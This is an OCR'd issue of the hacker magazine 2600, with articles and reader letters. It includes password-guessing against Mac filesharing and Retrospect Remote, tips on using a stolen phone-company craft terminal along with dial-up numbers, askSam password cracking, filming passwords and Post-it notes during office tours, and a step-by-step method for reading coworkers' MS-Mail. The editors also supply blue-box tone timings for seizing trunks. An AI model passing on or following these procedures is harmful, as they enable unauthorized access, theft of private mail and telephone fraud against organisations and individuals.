I work at an advertising agency with thirty zones that connect offices in more than a dozen cities across the country. There are nearly 100 Macintosh computers wide open on the WAN because of one reason: filesharing is poorly configured. I have worked at companies with world-wide WANs (more than 30 offices and 4,000 users - if you read the *MacWeek 200*, you might know who I'm talking about), and they are no better than the lone zone rinky-dink production shops. In fact, the larger the WAN, the harder it is to monitor filesharing and the more likely there are gaping access holes.

1. Guest access is turned on. When turning on filesharing, the user opens the Guest blockhead in the Users & Groups control panel and selects the check box for Allow Guests To Connect thinking that without this, no users can connect to the

computer. In truth, this allows anybody to log on as guest to any shared item where Everyone is assigned the privileges See Folders, See Files, and Make Changes.

2. User shares the entire drive instead of certain folders. User selects the hard drive icon with the mouse, then chooses Sharing from the File menu and clicks on the check box with Share This Item And Its Contents. A user may compound the problem by selecting the check box for Make All Currently Enclosed Folders Like This One which, after a warning, will change already specified privileges for folders inside the drive. Unless separate privileges are assigned for the folders contained within the hard drive, all of the folders within will be available to users. The user needs to make sure they select the correct Owner or User/Group for each folder to allow only certain users to access certain folders. In order to share a folder within a hard drive, but not the hard drive itself, the hard drive icon need not be shared at all. Just share the folders within the drive.

3. User leaves password blank and uses the same words for Owner Name and Macintosh Name. The Owner Name and Macintosh Name should not be the same in the Sharing Setup control panel. If they are, an unauthorized visitor can type the device name (which shows up in the Chooser) as the user name and leave the password blank to check each computer on the WAN one by one to see if the password is blank. If it is, the unauthorized visitor has complete access to the shared items. A variation on this is when the machine name is Joe Blow's IIsi. The logical user name is, of course, Joe Blow. Even better, the password name is often "Joe Blow", or "joe blow" (Mac passwords are case sensitive, but user names are not), or "joe", or "blow", or one of several other variations on the theme.

Retrospect Remote

Retrospect Remote is the de facto standard in network backup software for the Macintosh. A control panel is installed (called Remote) on each machine that allows the server to access the drive. At Shutdown, the Retrospect control panel throws up another screen that says "Now waiting for backup..." and has Shutdown and Restart buttons. A screen saver will kick in a few seconds after this window comes up. The control panel allows files to be read from and copied to the startup drive or any attached readable and/or writable devices.

The control panel is configured from the Retrospect backup server by selecting Configure, then Remotes, and then Network. In the Network window you can select different zones and see available Retrospect Remote indicators next to machine names. These indicators come in three types: Not Activated, Not Logged In, and Responding. If you double click on a Not Activated device, the server will check with the device and try to allow you to configure the control panel, which includes entering an activator code, password, and selecting drives attached to the device for backup. If you double click on a Not Logged In device, the server will attempt to connect you to the device. It may ask for a security code. If it does not, you will be allowed to change configurations and the server from then on will recognize the device as responding. If you double click on Responding, you may be asked for a security code, or if none is required, you will be allowed to change the configuration.

Where The Mistakes are Made with Retrospect Remote

1. Not putting a password in the configuration. In the 30 zones available here, you can access the entire hard drives of some 20 computers because their Remote control panels have not been assigned passwords. That includes more than five servers. As long as you have a Retrospect Remote server you can configure the Remote con-

trol panel and any Remote control panel that allows you access means that you can back up any attached storage devices to DAT (or whatever media you use). Backups can be restored to any computer, not just the one the data was backed up from.

2. Not activating Remote control panels. An unauthorized person could find unactivated control panels, enter an activator code, backup the hard drive to DAT, and then in the Network remote configuration, deactivate the control panel when finished. This would more or less restore the control panel to its virgin state. There is access to about five computers in this state.

3. Makes owner and hard drive names available on network. By using the Retrospect Remote server, a user can look at all of the owner names of any computer with the Remote control panel, even without knowing the security code. Because these owner names may not be the same as the machine names listed in the Chooser, they can be used to try the file sharing entrances explained above: owner name with blank password, owner name with machine name as password, vice versa, etc. Listings in the server's Network remote configuration that you do have access to will also allow you to see the name of the startup drive and any other attached drives. These names are also fodder for user name and password guessing.

Appletalk Remote Access (ARA)

Appletalk Remote Access allows a Macintosh to dial into an Appletalk network. It gives the user access to servers, email, printers, and any other network functions the same as if the user was in the office connected via Ethernet.

Where The Mistake is Made with ARA

A company has to go out of their way to allow ARA to access the network. At least one version of ARA allows users to save their passwords in the configuration file. You might be surprised at how many users prefer to save their password and take the chance rather than have to enter the password every time they log onto the network. That means that if you can get an ARA configuration document with the saved password, then you can access the network at will; the document already contains the user name and phone number, so all the secrets are out and nothing more is required. PowerBooks, as an example, are especially susceptible to the saved config file and the other methods described in this article for the simple reason that they are probably the most stolen computer in America by percentage.

Programs That Give You An Edge Over Nosey Parkers

I have found these two programs to be useful in monitoring security on my network.

Network Security Guard 3.1, http://www.mrmac.com/ for demo version. Lacks elegance and looks, but is effective. Does bulk password throwing at any shared drive on the network. Checks for the file sharing weaknesses mentioned above, uses dictionaries, lists files available, lists suspicious configurations available on a network. Saves everything in reports. Serious program for protecting yourself from attacks, but can also be used against you. When used it hogs all available processing power, so a dedicated Mac is good. You will want to run it during the day when computers are turned on and the network is at its most active.

Lookout! by Pace Bonner & Jeff Amfahr, PB Computing, distributed by Trik, Inc. at 800-466-TRIK, http://www.pbcomputing.com/. Part of the Nok Nok Package of AppleShare monitoring and control software. This control panel indicates in the Chooser next to the machine names whether guest access is enabled and what kind of fileshare is enabled. Makes checking each listing for guest access much faster, particularly on a large network.

CRAFT ACCESS TERMINAL

by Local Loop


Aside from the butt sets, phone techs (linemen, splicers, etc.) also carry something known as CATs. Yellow handset lookalikes. They have been out for a while now and almost all of you have probably seen them. The regular TS-21 type handsets have almost faded as the CATs can do everything a TS type handset does and more! In this article I will briefly introduce the System, List the menus attained, and describe the sequence of events occurring when testing, etc. Here it goes.

CAS Test Site

Let's start with CAS (Craft Access System). CAS is a network of computers that provides the technician in the field direct access to the operating systems through hand-held computer terminals known as CATs. A tech can use CAT to perform various functions like dispatch, closeout, and testing, etc. Before CATs were introduced, dispatches and testing were done by calling into the dispatch office or the CO for various testing. This network of computers includes computer systems like LMOS HCFE (High Capacity Front End) and SARTS (lovingly called FARTS).

The CAS includes the AC (Administrative Computers) and the APs (Application Processors) which are directly linked by phone to CATs. Refer to the diagram below for the total picture:


The AC provides security, keeps a history of current jobs, handles disk storage functions and downloads information to the APs. The APs are usually located in the



COs, manage craft access dial-in lines (in other words, this is where the tech dials in using his CAT), software etc. Each AP can hold about 15 APM (Modules) and each of these APMs can have five dial-in lines accessed by a hunt group number sequence.

The connections between DATAKIT and the other host machines like APs and AC are synchronous. This network also supports LMOS/MLT (Mechanized Loop Test) for testing POTS (plain old telephone service).

The CAT, yellow in color, has a joystick below the terminal screen. See below:



In the above diagram (self explanatory), move as you wish.

Menus on the CAT

There are 14 main job screens or menus that can be accessed on the CAT. Here they are as follows:

LOOK AT LINE RECORD
From the Main Menu select:
1. work on current job
2. other test menu
3. look at line record

REARRANGE BULK LOAD
From the Main Menu select:
1. other
2. reorder bulk jobs
3. update sequence

RETURN INCOMPLETE
From the Main Menu select:
1. close or return
2. return incomplete
3. other

TROUBLE CLEARED IN CO
From the Main Menu select:
1. close or return
2. return menu options
3. return to CO

TEST OK
From the Main Menu select:
1. close or return
2. test ok

(Loyal telephone customers must agree that service is now OK.)

TROUBLE ISOLATED IN CO
From the Main Menu select:
1. close or return
2. return menu options
3. return to CO

(This is when the tech says, "I am sorry sir, further work will be required on your line."

PAIR CHANGE
From the Main Menu select:
1. close or return
2. return to menu options
3. return incomplete
4. pair change-CO work to be done

This is when Cable Pair Change is necessary to rectify the problem.

RETURN TO CABLE
From the Main Menu select:
1. close or return
2. return menu options
3. return to cable

LOCATE TWO SIDED FAULT
From the Main Menu select:
1. work on the current job
2. locate fault
3. verify fault
4. verify good pair
5. locate 2 sided fault

TONE ON LINE
From the Main Menu select:
1. work on current job
2. get tone or MDF

DROP TONE WHEN DONE
1. work on current job
2. other test menu
3. drop tone, locate, coin, or MDF

CHECK COMMITMENT DATE
From the Main Menu select:
1. close or return
2. no access

LOCATE ONE SIDED FAULT

From the Main Menu select:

1. work on current job
2. locate fault
3. verify fault
4. locate one-sided test

LINKED JOB

Go to review mode (move down and press joystick down), select dispatch. Techs use this to link other jobs together. They may select it or refuse.

USING CO SHOE TAG

From the Main Menu select:

1. work on current job
2. get tone or MDF
3. get MDF access
4. let MLT pick shoe

CAT - Sequence of Events when testing

1) Techs hook up the T and Ring on any block and use CAT to "receive new job" from the dispatch office. Techs dial into the CAS using a 4 digit passcode. The passcodes are sometimes written on the CAT (e.g., 4432 etc.)

The CAT's serial number and the 4 digit code are linked, so when the tech calls into the CAS APs, the serial number along with his XXXX code are matched.

So the next time you decide to steal a CAT, make sure it's on a Friday. This way, you can have fun with it on Saturday and Sunday. On Monday, when the tech informs the dispatch office, the passcode will die. However, the CAT will still keep giving you "bogus" menus. The CAT now is basically useless. The telephone company may trace you to the number the CAT is being used on. Since the CAT is officially useless, don't bother using it.

2) The circuit information for the circuit problem will already be prepared for the troubled circuit. The field tech, lineman, or whoever will then initiate the access request.

3) SARTS interface relays the circuit access and initiates the far-end to access in the same way as an access coming from a 52A TP (Test Position which is a stationary terminal that has access to SARTS). One major difference is that TSV (Test Status Verification) commonly known as monitoring lines, is not permitted on the CAT.

4) Once the circuit has been accessed and found idle, the tech may perform various tests.

5) The Far-end (like RTS - Remote Testing System - which is used with SMAS) performs the requested tests and sends the results back to the SARTS.

6) The SARTS sends results to DATAKIT and to AP.

7) AP sends the results to CAT display.

Some CAS Dial-ups

(718) 523-1177
(718) 657-4650
(718) 658-1666

BEYOND HOPE

IT'S HAPPENING THIS YEAR
NEW YORK CITY
AUGUST 8,9,10
(NOTE DATE CHANGE)
FULL REGISTRATION INFO
IN THE SPRING ISSUE

CRACKING ASKSAM

by Datum Fluvius

I have used askSam since my friend lent me a copy several years ago, and since then I have come to appreciate the advantages it offers. For those out there unfamiliar with askSam, I will elaborate: it is a database program which thinks like a word processor with a powerful macro language. It is unique in my experience of databases. Unlike any other database I have ever used, askSam needs no fields or labels. It will accept them, or course, but it does not insist on them at all. This means you can import your word processing documents into askSam and search them in ways your word processor's "find" command doesn't support, like asking for each instance of "Dale Drew" within ten words of the term "snitch", while ignoring documents which contain "Nancy". In addition to its unique search functions, askSam also supports Hypertext links. I was introduced to this concept by askSam a good five years before Netscape made it a household word.

Since I am poor, though, the deciding factor for me was that I bought my own copy of askSam 4.2 for DOS for under $40.

Anyone who wishes to have the latest can get askSam for Windows 3.0 for just $150. If you have ever priced databases, you know that is dirt cheap! This combination of inexpensive, powerful search possibilities has made askSam a librarian's dream. Many libraries use it, as well as genealogists and social scientists.

My favorite use is to import an electronic phone directory into it, so I can search for patterns in the prefix assignments for my city, or search for phone numbers by address rather than name. If I wanted to, I could pull the address of every woman named Martha on Oak Street. But that hardly ever comes in handy anymore since I met my wife.

I used askSam for so many projects over the years that keeping track of my passwords on the various files became impossible. Eventually I found myself locked out of seven or eight of my old files and had to crack my way back inside. *Oops!*

The next time you feel secure in your security measures, lose your password and crack your favorite program. You will either fail and feel uncertain of your own skill, or you will succeed and feel absolutely silly for extending your trust to any password.

AskSam, to put it bluntly, is not secure.

It uses a simple substitution cipher which can easily be made into a table and passed around, or hacked individually with an hour's worth of simpleminded effort. I have found this to be true on both askSam for DOS 4.0 and the askSam for Windows 3.0 demo.

The Procedure

First, obtain a working copy of askSam, of any flavor you wish. (You might want to download the demo copy direct from the company for free: http://www.asksam.com.) I will not guarantee that this will work on all versions, but the law of conservation of code probably holds true here, so it is worth a try.

Next, create a series of askSam files, and create "update" passwords for each of them in the format "AAAAAAAA," "BBBBBBBB," ... "ZZZZZZZZ". (You only need to crack the "update" password, since it is the high level access you need to change the low level "retrieve" password, and to access askSam's encryption if that is invoked.) Keep plugging at this until you have exhausted the capital letters and lower case letters, and perhaps the digits and special characters as well.

Next, use your favorite hex editor to peek at the file headers of each file, dumping the eight hex bytes beginning at the 30th byte

into any convenient location you choose, such as a printer. In the DOS version, these bytes are preceded by a 50h ("P") and are easy to spot by eye. In the Windows version they are in exactly the same location, without any giveaway "P." Instead, it's an A0h. Note the password letter of the file next to the string, so you know where it fits in the Big Picture.

Once you have a list of what askSam does with each letter and number possible, you can set up a table to decode the passwords by hand on a single spreadsheet. You will not be required to actually do this, since askSam's programmers got lazy and left the same substitution table on every copy of askSam I've ever seen. Just use my handy-dandy password decrypting table, but remember that the password is stored backwards. The procedure merely gives you an idea of how to get around a custom substitution cipher if one is present. Perhaps you could make one yourself.

Why does this work? The reason is that askSam simply substitutes one hex value for another, in a one-to-one relationship. It only looks encrypted to a human, in part because the replacement alphabets are slightly scrambled (the substitutions don't follow alphabet order strictly) and each bit position uses a different setting of the "wheel". There are no random offsets, RSA keys, or anything at all fancy to it. It is, in fact, a computerized version of the outdated code wheel, made famous in hundreds of grammar-school cipher textbooks. It is also as insecure as any cipher could possibly be, since every copy of the program seems to use the same cipher wheels, set in the same way.

These kinds of ciphers (Enigma) were broken by some of the earliest digital computers in the Second World War, but they at least depended on new code wheels every few days or weeks. Poor askSam need be broken only once, and it's curtains for the entire lot.

If you really like askSam, as I do, you'll probably want to secure it with PGP or some sneaky steganographic method. At least those offer some defense. I think....

(continued from page 48)

In! Post-It Note Salvation

So they let you in for a tour. Idiots.

First is first, aim your camera at everything. Most important is to ask about their "jump into the 21st century". Companies love the fact that they have the money for kick-ass computers and have no compunctions about showing that to anyone who comes along. They'll start blabbing about their network and their T1 connections and all that shit. They'll log on for you. Aim the camera at the keyboard at the best angle you can and record the typing. It doesn't matter if you can see it right there or not. That's the beauty of video... check it out in slow mo at home.

Next, as you pass any post-it notes, check 'em out on video. Those little yellow bastards are like Jesus. Every office has idiots who write passwords on them.

After that, just walk around. Get *anything* on tape you can. Videotape is cheap. Don't be afraid to waste it. Check out security. Check out their UNIX server. Check out everything. Use your head and just look. That's all I can say.

Clean-Up

Throw your tape in your VCR and go over everything. Look for any lapses in security. Any passwords. Slo-mo through typing and post-it notes.

The hard part is getting in. After that, it's plenty easy.

Shoutouts to The Genocide2600 and Silicon Toad. Special Thanks to dumb security personnel in corporation buildings everywhere.

SNOOPING VIA MS-MAIL

by Schlork

If your company is using MS-Mail (not MS-Exchange) for its email system, the following describes a way to snoop through other people's mail.

MS-Mail allows users to either store their mail and attachments on the mail server (the default option) or locally on the user's hard drive (or another network drive). If mail is saved locally, it is usually stored in a file called MSMAIL.MMF or MAIL.MMF in the \WINDOWS directory. If it is stored on the mail server, each user will have a unique filename with an extension of MMF (example: 000003C2.MMF). These files are stored in a directory called \MMF\ which makes them easy to locate. It is not known at this time how to cross reference a filename of 000003C2.MMF back to user "Jane Doe". More research will need to be done.

The first 512 bytes of the MMF file is a header, which stores information about the file's size, the number of messages and attachments, password, etc. The rest of the file is (presumably) the message data and attachments. It is compressed/encrypted to keep prying eyes (like ours) away. The method of encryption doesn't matter; we'll let MS-Mail do all the work for us.

If the header of the file gets destroyed, the MMF file will need to be reconstructed. Luckily, MS-Mail has a fantastic MMF file rebuilder included! Using Mr. Norton's diskedit utility, or some other hex editor, simply open up the .MMF file and wipe the first 512 bytes out with 0's. This effectively removes the password from the file, and allows the messages to be viewed.

It is *extremely* important that you log out of your mail server!!! If you are reading someone else's mail while still logged in under your own account, you may end up opening a message with a return receipt attached, which will broadcast the fact that you have read this piece of mail!

Quit MS-Mail, log out of the network, and rename your local mail file to something other than MSMAIL.MMF. (This is to keep your personal mail file safe.) If you have your mail file stored on the network, the act of logging out of the network will keep your file safe. Open MS-Mail again. It will complain that it cannot attach to your mail server, but it will ask if you want to work offline. After selecting yes to working offline, MS-Mail will display the login box for you to enter your username and password. Change your login name to something other than what you login in as. You do not need to enter a password. (The password is verified against the mail server; since you are working offline, it can't check it.)

Now MS-Mail will tell you it cannot find your mail file (because you renamed it) and it will bring up an "open new file" window. Point MS-Mail to the new .MMF file with the trashed header. It will come up with a box that says that the file has an inconsistency and will need to be repaired. Depending on the size of the file, it can take a long time to reconstruct it, so be prepared to wait. While the file is being reconstructed, you cannot switch to any other windows, so your machine is completely crippled during the reconstruction phase.

Once the file has been reconstructed, most of the messages will appear in the "lost and found" mail folder. Attachments

will usually be lost. A portion of the messages will also be lost. Results will vary with each file that you try to open. In fact, it may not let you into the file at all, telling you the username or password was invalid. You should, however, be able to get into most of the files you try, and be able to read a good portion of the messages inside.

Another thing to try is to copy the 512 byte header from your personal MMF file over the top of the target MMF file. You will need to enter your login name and password for this file, but after reconstruction, you will probably have a better chance of getting access.

Here is some information that I have gathered about the headers in MMF files:

Most of the header is zeroes. I assume some of the data is repeated for double redundancy.

The fact that the file can be reconstructed without the password makes me think that the password is used only for verification of the user, not as a key for decrypting the file. This means that the password verification could probably be removed from the code in MS-Mail altogether, allowing any file to be opened and all the messages/attachments preserved!

More research will be done on this subject. I will also be doing work on MS-Exchange shortly.

Have fun!

WRITE FOR 2600!

Apart from helping to get the hacker perspective out to the populace and educating your fellow hackers, you stand to benefit in the following ways:

A year of 2600 for every article we print (this can be used toward back issues as well)
A 2600 t-shirt for every article we print
A voice-mail account for regular writers (two or more articles)
An account on 2600.com for regular writers (2600.com uses encryption for both login sessions and files so that your privacy is greatly increased)

PLEASE NOTE THAT LETTERS TO THE EDITOR ARE NOT ARTICLES

Send your articles to:

2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099

YOUR LETTER COULD BE HERE

The Ruling Class

Dear *2600:*

In the second week of October, I was called into the main office of my high school. My mother, who happens to work there (head of nutrition, also known as the head cook), was also called in. When we entered the principal's office, we were handed a packet of about eight to ten pages with email headers and text on the first four pages, and World Wide Web printouts on the last pages. I was then told I was in *big* trouble. Apparently the computer teacher was receiving "disturbing" messages in the body of her emails. The bodies of the text contained words such as "whore" and "bitch". We read these, and I was then accused of sending these three emails. *I did not send them*, and proclaimed that fact. I was then directed to the last four pages of the packet, where I saw one HTML file extracted from my WWW home page. This, unfortunately, was my flame page. Each month I flamed a famous person, political figure, group of people, etc. but this month I decided to flame my computer teacher. I said some things, but no words considered "unacceptable by school policy" were in the body of the page. I had a *joking* line in there about having some fun with their security system, and the sentence had a smiley :-) after it. Another line had her email address, which I obtained rather easily using "finger" in my UNIX shell account. All I had to do to get the E-Mail address was type "teacherslastname@schoolsdomain.com" and I came up with her E-Mail address.

I was told that by publishing her email address, I was infringing upon her right to privacy, and by sending the emails, I could be prosecuted for libel, slander, etc. They told me that the emails were traced to me, which from what I am told by a friend (who has a computer science degree and is the security administrator of the machine that hosts my UNIX shell account) isn't possible since email is only able to be traced to the domain/IP address that it was sent from. At the time I did not know that it couldn't be traced, therefore the lack of ability to prove my innocence.

I agreed to a three day suspension, but never once did I admit to sending the questionable emails. I did not fight the suspension because of the possibility of my mother losing her job at the school. It has been a little over a month since this has happened, and I got my computer back after being grounded from it for a month. Unfortunately, I am still at a loss for a UNIX shell account or a place to house my home page, but I am recovering well.

I wrote this because I thought I was done an injustice, and I believe the school went overboard in suspending me for three days. I believe this is just one of *many* modern day injustices against those in the field of H/P/V/C/A who are accused of doing something they may not have done.

Socrates

Anything on the net can be manipulated and email can be made to look like it came from someplace it didn't. If you're to be accused of sending malicious mail, your accusers should have their facts straight. In other words, it's not up to the accused to prove their innocence as much as it's up to the accusers to prove their guilt. In the school environment, though, almost anything goes. Intimidation tactics and outright lies are frequently used to get innocent people to admit to crimes. It's often advantageous to fight back rather than submit to their demands, even if they seem to have the upper hand. Many times, they just want the whole mess to end quickly.

Dear *2600:*

I am currently a sophomore in high school. More and more, I can share the feelings that Bernie S. must have felt with the S.S. At my school, I found out their password which was not well chosen. I looked around the system for well over a month, and mastered it. Then someone saw something was up, asked around a little, and my name turned up. Now I am treated as if I killed someone. The punishment I got was equivalent to carrying a gun to school. I followed my ethics and never once harmed or altered anything without changing it back.

Josh
Abilene TX

Dear *2600:*

I have recently encountered extreme hostility towards your publication as well as the hacking community in general at the University of Mississippi. UM, which we call Ole Miss here in the south, is a great campus with a good computer science program and gorgeous women everywhere, but the system administrators are the most uptight people I have ever met.

They have given us every possible advantage such as direct ethernet connections to the LAN and Internet from the dorms and access to SUN machines as well as a large lab, but when I called the help desk because my gateway on the LAN had been brought down, I got a rude awakening. I told them that it died while I was connecting to www.2600.com, and the help desk moron went crazy. He told me I had no business connecting to that site, and told me that they'd fix my gateway *tomorrow.*

The way I look at it, I was denied service because of my personal interests. It pisses me off, but it's just the tip of the iceberg. The shit gets real thick now.

Three weeks ago, the Ole Miss news servers dropped the alt.2600, alt.hackers, and alt.binaries newsgroups. Every single one of them, except for alt.binaries.sounds.sports (for the campus rednecks, I guess). Can you believe it?

To protect my mail a little bit more, I'm emailing you from my linux server connected to the Ole Miss LAN. Don't publish my email address though, because they'll see my IP and kick me from the network. Thanks.

Hype [Ruthless Union of Sinister Hackers]

It's amazing how little things change from grade school to college when dealing with petty-minded bureaucrats. And it's not a whole lot better out here in the real world.

Folklore

Dear *2600:*

I found from a friend a number that is supposed to detect taps. The number is (619)-222-0003. If you hear a siren, the line is not tapped, if you hear a ring, it is a federal tap, and if you hear a busy signal, it is a local tap. I haven't tried it yet, though. give it a try.

Wussfish

We're not going to waste much space on this old myth except to say that it's a slight variation on an old story - the only difference is the distinction between federal and local taps. Cute. If we took this seriously, every time somebody else calls the number we have a local tap on our line. Add to that the fact that nearly every exchange in that area has a sweep tone test on the 0003 suffix, which happens to be a phone company test number.

Finding People

Dear *2600:*

In regards to Volume 13, Number 2, page 38, Raul in Houston was asking for a database to find info on people. Go to www.yahoo.com/search/people/ where you can enter in fields like first and last name, city, and state (or you can only enter one field if you wish) but at any rate it will display the person's address or phone number. They also have one for finding email and homepages - it's like an Internet white pages.

Asmodeus
McKinney, TX

Info Needed

Dear *2600:*

Hi, I got your e-mail by chance and thought that perhaps you could help me. I've read the article "Blueboxing in 94" and found it really interesting, but I have some problems seizing a trunk in Chile.

The system hangs up when 2400+2600 tone is sent. I know it could be due to the length of the tone, but if it's too short it doesn't recognize it, and when it does it hangs up.

The length of the tone varies from carrier to carrier (there are four carriers accessible from Uruguay via direct call, but only two of them make a "ping" and accept tones). I have tried tones for the past three weeks and nothing works. I cannot seize the trunk and I cannot use other direct call numbers - only Brazil, England, Spain, Canada, USA, and Chile are accessible.

Cofud you give me some info about the necessary lengths to accomplish my objectives?

Jorge
Uruguay

The best advice we can give is that almost any trunk will yield to 150mS of 2400+2600, 10mS silence, and 150mS of 2400. This is common knowledge and it is said to almost always work.

Dear *2600:*

I will pay $1000 US to the person who can help me hack a Dutch telecom card.

Geert
Holland

We have an article which may interest you in this issue. Make the check out to 2600.

Dear *2600:*

In the summer issue, there was a letter written by s0killer. He mentioned that he lived in south Texas, south of Corpus Christi. I have sought out other H/P in this area for several years, leaving messages on BBS's, asking questions to local computer store proprietors, etc., and this is the first I have heard from another H/P here. Could you please send me any address info that you have on him/her, either physical or email? Social networking keeps us together.

DoubleZeroOne

And privacy invasion will tear us apart. We don't reveal any info about any of our subscribers for obvious reasons.

Dear *2600:*

I read somewhere that there are some payphones that have a 2400 modem in them. If the phone rings ten times, the modem will answer letting the caller dial out or perform other useful operations. Is this possible, or just another pile of shit? By the way, is there a method or whatnot for connecting to a Windows 3.x or 95 run machine? That could be very useful. Someone should write an article.

Yosemite Sam

Indeed someone should. You can bet that there are payphones of many varieties that answer in all different modes allowing all kinds of functions to be performed by those in the know.

Encryption

Dear *2600:*

On the inside cover of your mag, there is a pgp encoded message. Please post or send the key. I realize the message was probably meant to be decoded by a brute force crack, but as cryptology is not my thing, I would appreciate it.

Data Stream

That's not a message, it's our PGP public key which allows you to send us messages that only we can read. Theoretically anyway.

Dear *2600:*

I've read your magazine for quite some time and very much enjoyed the spring issue, so I was especially dismayed to read the summer issue. I don't know what led you to print the two articles, "Secret Codes" and "How to Create Encryption". The former was just poor taste, but the latter was irresponsible journalism.

The information in "Secret Codes" is the sort of material that I would expect to find in a children's book and is suitable for passing notes in class. It's not what I'd expect to find in the premiere hacker quarterly. However, the program that Mister Galaxy wrote could be handy for sending messages to your friends on BBS's if you're afraid that the sysop snoops through people's e-mail.

On the other hand, "How to Create Encryption" was the biggest load of bullocks that I've ever had the misfortune to read in my life. If TheCrow were trying to provide a *very* basic introduction to cryptography in order to get people interested and maybe explore it a bit, his article would have been bad, but not negligent. However in his first paragraph, he states that the purpose of the article is to keep people like the Secret Service from reading your data. Anyone who thinks that reading this article and applying the sketchy information provided will keep the Feds from accessing their data is very misled.

Further, the article was not researched in the slightest. I'd like to see a reference for TheCrow's assertion that "brute force [is] impossible as long as your key is 8 characters long or so". Wouldn't that be nice if it were true! Also, he states that "whatever formula you choose to use is resulting in completely random encrypted values". If the values were completely random, then you wouldn't have any way of retrieving them again. The values should appear totally random. This may seem nitpicky, but people shouldn't feel that they can introduce a random number generator into their formula and then wonder why they can't retrieve their plaintext again.

Some of the points that he makes are valid, like checking for patterns in the cyphertext and making sure that your plaintext doesn't have distinguishing features which will undermine your encryption algorithm, and then he says something completely boneheaded like, "the big name encryption products of today use formulas that are very hard to do backwards (factoring large prime numbers). This is effective, but it's slow.... If you choose you can figure out your own algorithm..."

Reader: "Well, damn, I'd really like to keep the NSA from digging through my data, but I don't want to wait for something that uses large primes. True, it's secure, but it's also slow. I know... I'll figure out my own algorithm! And I'll make sure that it's really hard to take the reciprocal of!"

TheCrow then goes on to cheerfully ignore delving into any detail about an algorithm, as if, having handwaved over the large prime issue, the rest is trivial. Since large primes are out of the picture (since TheCrow isn't that good at math) there are some other tricks he enjoins the reader to try. Unfortunately, they are just that - tricks. And now having published them, even provided this methodology was secure, they are no longer viable. Or does he think that the sort of person who he worries about cracking his data doesn't read *2600*. If I ever decided that I wanted to see what was on TheCrow's hard drive I'd decrypt the last few bytes of his file and tack that onto the key and decrypt the rest. Oh, wait. I forgot that the key was more than eight characters. I'll never be able to crack that. Never mind.

The crowning glory is TheCrow's offer to give the executable version of his program out for free while retaining the source code. It is an accepted practice in the field of cryptography to release your algorithm, because if it is secure, even if the enemy knows it, it won't help. The only time when you wouldn't want to make the algorithm known is if it is a) insecure or b) has a trap door. Besides, why would TheCrow want to keep the code a secret when he's spelled it all out in loving detail for us?

I am very disappointed that *2600* saw fit to print this pile of shit. If I saw this posted on a BBS somewhere, or on some yob's home page then I would be inclined not to take it very seriously. However, by attaching the considerable reputation of *2600* to it, you've validated the message that strong cryptography is easy and if you tinker around a bit, you'll be able to come up with something that will withstand any attack in the world. I applaud your effort to print information on cryptography since I think that it is crucial that people have the knowledge which will, on one hand, allow them to protect their data from prying, and on the other hand, allow them to keep the government from legislating away our crypto-rights. However, publishing a two-page spread by somebody who dismisses strong public-key systems as "not very convenient" is irresponsible and tells me that either there isn't much editorial control there, or you're desperate for submissions. If it's the former, I don't expect that you will outlast the demise of your reputation. If the latter, let me know, and I'll write you an article on secure voice transmission through the use of pig-latin.

Incidentally, if I were to be given two pages to try to educate people on cryptography, I would tell them to read *Codebreakers*, *Applied Cryptography*, the sci.crypt FAQ, subscribe to the cypherpunks and codepunks mailing lists to *start* with and not to write their own encryption systems unless their names are Phil Zimmerman or Whitfield Diffie.

Azazel

It's not always possible for us to print the most definitive word on a subject. It's nearly impossible for us to print an article that is 100% correct, no matter how well written. With this in mind, we take the best of what has been made available to us on a topic and hope that it generates interest, letters, and corrections, not to mention future articles. That may very well happen in this case.

Dear *2600:*

What is used to encrypt your box files? I'm not AOL scum - please don't respond to this letter with a witty retort. Thank you.

Anonymous

